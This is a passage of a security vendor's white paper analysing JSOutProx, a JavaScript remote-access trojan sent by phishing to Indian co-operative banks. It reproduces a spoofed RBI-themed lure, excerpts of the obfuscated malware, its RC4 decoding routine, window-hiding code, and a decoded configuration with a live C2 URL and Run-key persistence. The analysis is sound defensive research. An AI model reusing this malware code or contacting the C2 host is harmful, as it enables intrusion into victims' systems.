SEQRITE

WHITE
PAPER

Multi-Staged **JSOutProx RAT** Targets Indian Co-Operative Banks and Finance Companies

Author
Chaitanya Haritash
Tejaswini Sandapolla


www.seqrite.com

Executive Summary

Since early 2021, Quick Heal Security Labs has been monitoring various attack campaigns using JSOutProx malware, which is a highly obfuscated & complex JavaScript JavaScript-based RAT. Most of these attacks are targeted against different small and medium businesses in the Banking and Financial sectors. Similar campaigns related to this malware have also been previously reported from other countries. But, these attacks which are targeting Indian companies are being operated from separate C2 servers. We have previously published a **blog** in October 2021 that emphasized malware and its different stages.

In this paper, we will go a little deeper into the different versions of the malware and how it targets Indian companies.

Initial Access:



{Spam?} Agricultural Debt Waiver & Debt Relief - Mozilla Thunderbird

From ossubdnagpur@rbi.org.in
Subject {Spam?} Agricultural Debt Waiver & Debt Relief
To ossubdnagpur@rbi.org.in <ossubdnagpur@rbi.mrg.in>
10/29/2020, 12:20 AM

```
महोदय/ महोदया

Youare advised to furnish the data regarding Agricultural Debt Waiver &amp;Debt Relief Scheme,In your bank in the attached format. Further, it is
alsoadvised to furnish information regarding eligible farmers who werenot paid irrespective of whether the bank has availed benefits of ADWDR Schemeor not.

Thismay please be treated as URGENT.

सादर,
```


1 attachment: forma_reporting_xlsx.7z 191 KB

(Fig.1 - Phishing Email)

The Initial Infection starts with an email which brings in a malicious compressed archive containing a JavaScript file. This file is the actual JsOutProx payload.
We have analyzed multiple .eml files from this campaign. Most of them had either:

- Header with a spoofed email of the sender or
- Were compromised to make it look more legitimate and convincing to the victim.

This is a general tactic used by attackers in spam campaigns.



192.188.88.116 +service:"imap"

About 2 results (Nearly year: 0 results) 0.266 seconds

192.188.88.116 × +service:"imap" ×

192.188.88.116
mta-s1-251.tamsimail.com
143/imap/TCP IDC
United States, Kansas City
2020-01-19 02:40
Accuserv Inc heymman.com
ASN: AS64236

```
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL
GET BAD Error in IMAP command received by server.
* BAD Error in IMAP command received by server.
```

192.188.88.116
993/imap/TCP IDC
United States, Kansas City
2020-01-03 16:40
Accuserv Inc heymman.com
ASN: AS64236

```
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL
GET BAD Error in IMAP command received by server.
```


SEARCH TYPE	
Devices	2
Ipv4	2
Ipv6	0
YEAR	
2020	2
UNITED STATES	
Missouri	2
PRODUCT	
Unknown	1
Dovecot imapd	1

(Fig 2. ZoomEye record about IMAP Server)

In 2020, an Attacker used IMAP belonging to “192.188.88.116” to send bulk spam emails to its targets.

JSOutProx is a highly obfuscated, complex JavaScript based RAT. We have been monitoring this attack campaign since December 2019 and finding its activity even today.

- This JavaScript code is approximately 1 MB in size.
- Looking into the code, there is a variable with a long array of around 28k values in it.
- This occupies almost a quarter of the file size.
- This array consists of base64 kind of data, but on decryption, we get junk.




```
var H = ['mCkdWRPEzq==', 'iqBdT1xcHa==', 'ArvvWR7cKq==', 'cxDnsSoq', 'W7ZdV8oUy8oR', 'zuJcHCoRqW=
(function(r, z) {
var r = function(z, w) {
var HJ = function(z, w) {
var Ha = function(z, w) {
var Hm = function(z, w) {
var HK = function(z, w) {
var HI = function(z, w) {
var HC = [HJ('0x61fe', 'Z8L5'), HJ('0x420', 'Ruh8') + '=', HJ('0x3814', 'Cdq6') + HJ('0x6a7e', '(
(function(w, v) {
var Hk = function(w, v) {
try {
var HT = {};
HT[Ha('0x3613', 'eeXk')] = typeof WScript !== Hk(Ha('0x315e', '1JQF'), HI('0x5c38', 'A[&L')) ? WS
HT[Hk(Ha('0x26cf', 'eeXk'), HJ('0x4697', '*&nw'))] = typeof window !== HK('0x1546', 'I10r') ? win
HT[Hk(Ha('0x205', 'Z8L5'), Ha('0x19ad', 'Z8L5'))] = typeof screen !== Hk(HI('0x56a7', '(5aA'), Hm
HT[Ha('0x533a', '1JQF')] = function(z) {
```

(Fig 3.)


The data is de-obfuscated by passing in the form of function (z, w) [e.g.: HJ('0x61fe', Z8L5')] where z refers to the index of the value in “H array” and w refers to RC4 decryption key.

The actual decoding function is hidden in variable r. The data is base64 decoded and RC4 decrypted at the time of execution.



```
var r = function(z, w) {
    z = z - 0x0;
    var v = H[z];
    if (r['Qj2Bwn'] === undefined) {
        var D = function(A) {
            var f = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
            var U = String(A)['replace'](/=+$/, '');
            var i = '';
            for (var Q = 0x0, d, h, e = 0x0; h = U['charAt'](e++); ~h && (d = Q % 0x4 ? d * 0x40 + h : h, Q++ % 0x4) ? i += String['fromCharC
                h = f['indexOf'](h);
            }
            return i;
        };
        var l = function(A, f) {
            var U = [],
                Q = 0x0,
                d, h = '',
                e = '';
            A = D(A);
            for (var n = 0x0, o = A['length']; n < o; n++) {
                e += '%' + ('00' + A['charCodeAt'](n)['toString'](0x10))['slice'](-0x2);
            }
            A = decodeURIComponent(e);
            var F;
            for (F = 0x0; F < 0x100; F++) {
                U[F] = F;
            }
            for (F = 0x0; F < 0x100; F++) {
                Q = (Q + U[F] + f['charCodeAt'](F % f['length'])) % 0x100;
                d = U[F];
                U[F] = U[Q];
                U[Q] = d;
            }
```


(Fig 4.)



```
                U[F] = U[Q];
                U[Q] = d;
            }
            F = 0x0;
            Q = 0x0;
            for (var N = 0x0; N < A['length']; N++) {
                F = (F + 0x1) % 0x100;
                Q = (Q + U[F]) % 0x100;
                d = U[F];
                U[F] = U[Q];
                U[Q] = d;
                h += String['fromCharCode'](A['charCodeAt'](N) ^ U[(U[F] + U[Q]) % 0x100]);
            }
            return h;
        };
        r['dPMXZp'] = 1;
        r['VdzTAd'] = {};
        r['QjZBwn'] = !![];
    }
    var B = r['VdzTAd'][z];
    if (B === undefined) {
        if (r['wMFacn'] === undefined) {
            r['wMFacn'] = !![];
        }
        v = r['dPMXZp'](v, w);
        r['VdzTAd'][z] = v;
    } else {
        v = B;
    }
    return v;
};
```

(Fig 5.)


This RAT can be run as a JavaScript file on the command line, or as a .HTA file inside a window (mshta.exe). If it is running from inside a window, the RAT hides the window by resizing it to 0*0 pixels (height*width). Apart from that, it also moves it away from the viewable part of the screen.



```
try {
    if (typeof window !== undefined) {
        window[resize](0x0, 0x0);
        window["moveTo"](screen[availWidth] * 0x2, screen[availHeight] * 0x2);
    }
} catch (Hb) {}
var HT = {};
HT[wscript] = typeof WScript !== (undefined) ? WScript : undefined;
HT[window] = typeof window !== (undefined) ? window : undefined;
HT[screen] = typeof screen !== (undefined) ? screen : undefined;
HT[Ha('0x533a', '1JQF')] = function(z) {
```

(Fig 6.)


Moving forward, there is a HT object being initialized



```
HT['Fs'] = HT[Hk(HJ('0x682', 'F[@g'), Ha('0x344f', 'zr6Y'))](Hk(HK('0x6cbb', '6u*0'), HI('0x1830', 'zr6Y')) + Ha('0x59b2', 'G0k8'));
HT[Hk(Ha('0xab7', 'Ako*'), HJ('0x6b1', 'x#z('))] = HT[Hk(Ha('0x5eaf', 'zr6Y'), Ha('0x39cd', '(5aA'))](HK('0xe55', 'x#z('));
HT['Sh'] = HT[HK('0x3618', 'F32Q')](Hk(HI('0x2f4b', 'SwP#'), HK('0x261c', 'G0k8')));
HT[Hk(Ha('0x1d3e', '@(UH'), HI('0x595a', 'FaBO'))] = Hk(Hm('0x5e97', '$u51'), HJ('0x1459', 'u1s4')) + Hk(Hm('0x5f91', '%P3y'), HK('0x44b9', ')xbc'));
HT[Hk(HK('0x5aaf', 'FaBO'), HI('0x6e1f', '1JQF'))] = new Date();
HT[HK('0x6dc2', 'rIIh')] = HT[HJ('0x58c1', '$u51')][Hm('0x40ca', '*&nw')](Hk(HJ('0x8ec', ')xbc'), Hm('0x3c1f', 'eeXk'))) + '\x5c';
HT[Hk(HK('0x1446', 'F32Q'), Hm('0x4d29', 'MH8b'))] = HT[Hm('0x2dc5', 'A[&L')][Hk(Hm('0x3cd0', '#4Qn'), HK('0x32ea', '*KhC'))](Ha('0x4d12', 'rIIh')) + '\x5c';
HT[Hk(Hm('0x6a13', 'I10r'), HK('0xcae', '0S3v'))] = HT[Hk(HI('0x470b', '0S3v'), HI('0xa8d', '$u51'))][HI('0x638d', 'x#z(') + Hm('0x65bf', 'F32Q') + 'gs'](Hk(HJ
HT[Hm('0xc91', 'I10r')] = HT[Hk(Hm('0x2350', 'S#Lp'), HJ('0x31bf', '9G5k'))][Hk(HJ('0x9f8', 'rIIh'), HK('0x5471', 'wDHU')) + 'gs'](HJ('0x3a93', '*&nw')) + '\x5
HT[HI('0x227e', 'UQux')] = HT[HJ('0x68d8', 'S[1@')];
HT[Hk(HK('0x5210', 'Z8L5'), HK('0x6a47', '7CyS'))] = '';
HT[Hk(HJ('0x4209', 'Ruh8'), HI('0x31d8', '#4Qn'))] = HJ('0x20db', 'I10r');
HT[HI('0x8be', '(5aA')] = 0x2710;
HT[Hk(HK('0x14af', 'ry9m'), Ha('0x64df', 'S#TI'))] = Hk(HJ('0x195e', '*KhC'), HI('0x591f', 'A[&L'));
HT[HJ('0x2281', 'ry9m')] = 0x2710;
HT[HK('0x50a1', 'u1s4')] = Hk(HJ('0x74e', 'u1s4'), HK('0x65f6', 'S#TI'));
HT['ID'] = '';
```


(Fig 7.)

Setting the breakpoint and adding a watch to HT we can clearly see how it got de-obfuscated.



```
HT                {...}                                                                Object
  [Methods]
  AllStartupDir   "C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\StartUp\\"   View  String
  AppData         "C:\\Users\\Test\\AppData\\Roaming\\"                                View  String
  Base64          {...}                                                                Object
  BaseUrl         "http://gensamogh.myq-see.com:9059/"                                 View  String
  Delay           10000                                                                Number
  Delimiter       "_|_"                                                                View  String
  Download        {...}                                                                Object
  DownloadPlugin  {...}                                                                Object
  Environment     {...}                                                                Object
  File            {...}                                                                Object
  FilePlugin      {...}                                                                Object
  Fs              {...}                                                                IFileSystem3
  Hex             {...}                                                                Object
  Http            {...}                                                                Object
  ID              ""                                                                   View  String
  IDPrefix        "okdh="                                                              View  String
  InfoPlugin      {...}                                                                Object
  InstallDir      "C:\\Users\\Test\\AppData\\Roaming\\"                                View  String
  InstallFileName "macxr.js"                                                           View  String
  InstallPath     ""                                                                   View  String
  MessageBag      {...}                                                                Object
  Moment          {...}                                                                Object
  Os              {...}                                                                Object
  Password        "vruxcvdfmopd123"                                                    View  String
  Process         {...}                                                                Object
```


(Fig 8.)



```
  Password             "vruxcvdfmopd123"                                                                      View  String
  Process              {...}                                                                                  Object
  ProcessPlugin        {...}                                                                                  Object
  ProxyActions         false                                                                                  Boolean
  Registry             {...}                                                                                  Object
  RunSubkey            "software\\microsoft\\windows\\currentversion\\run"                                    View  String
  screen               undefined                                                                              Undefined
  ScreenPShell         {...}                                                                                  Object
  ScreenPShellPlugin   {...}                                                                                  Object
  Sh                   {...}                                                                                  Object
  Shell                {...}                                                                                  Object
  ShellPlugin          {...}                                                                                  Object
  SleepTime            10000                                                                                  Number
  StartArgs            true                                                                                   Boolean
  StartDate            Sat Dec 11 20:52:18 UTC+0530 2021                                                      Object
  StartupDir           "C:\\Users\\Test\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\"  View  String
  Stream               {...}                                                                                  Object
  Tag                  "macxr"                                                                                View  String
  Temp                 "C:\\Users\\Test\\AppData\\Local\\Temp\\"                                              View  String
  Ua                   ""                                                                                     View  String
  ViewOnly             false                                                                                  Boolean
  window               undefined                                                                              Undefined
  wscript              {...}                                                                                  Object
  Wsh                  {...}                                                                                  IWshShell3
  WshRunSubkey         "HKCU\\software\\microsoft\\windows\\currentversion\\run\\"                            View  String
  XmlEncoding          {...}                                                                                  Object
```


(Fig 9.)

Methods (Offensive capabilities) can also be seen:



```
HT                      {...}                      Object
  [Methods]
    addRegistry()       addRegistry(w, v)          Variant
    addStartup()        addStartup()               Variant
    checkJrePath()      checkJrePath(w)            Variant
    exit()              exit()                     Variant
    getArgs()           getArgs()                  Variant
    getEnumerator()     getEnumerator(z)           Variant
    getFullBody()       getFullBody(w)             Variant
    getJavaPath()       getJavaPath()              Variant
    getLaunchCommand()  getLaunchCommand(w, v)     Variant
    getLauncher()       getLauncher(w)             Variant
    getObject()         getObject(w)               Variant
    getUa()             getUa()                    Variant
    getUuid()           getUuid()                  Variant
    getXObject()        getXObject(z)              Variant
    init()              init()                     Variant
    install()           install()                  Variant
    installOrRun()      installOrRun()             Variant
    isHTA()             isHTA()                    Variant
    isWScript()         isWScript()                Variant
    launch()            launch(w, v)               Variant
    launchArgs()        launchArgs(w)              Variant
    receive()           receive()                  Variant
    removeRegistry()    removeRegistry(w)          Variant
    removeStartup()     removeStartup()            Variant
    restart()           restart()                  Variant
```

(Fig 10.)




```
installOrRun()      installOrRun()       Variant
isHTA()             isHTA()              Variant
isWScript()         isWScript()          Variant
launch()            launch(w, v)         Variant
launchArgs()        launchArgs(w)        Variant
receive()           receive()            Variant
removeRegistry()    removeRegistry(w)    Variant
removeStartup()     removeStartup()      Variant
restart()           restart()            Variant
scriptFullName()    scriptFullName()     Variant
scriptName()        scriptName()         Variant
scriptParentDir()   scriptParentDir()    Variant
setZone()           setZone(w, v)        Variant
sleep()             sleep(w)             Variant
sleepEx()           sleepEx(w)           Variant
sleepPing()         sleepPing(w)         Variant
unInstall()         unInstall()          Variant
update()            update(w)            Variant
```

(Fig 11.)

Let's now focus on what is all this. Ht object basically has a configuration for the malware. A few interesting fields in the configuration include (fig below):

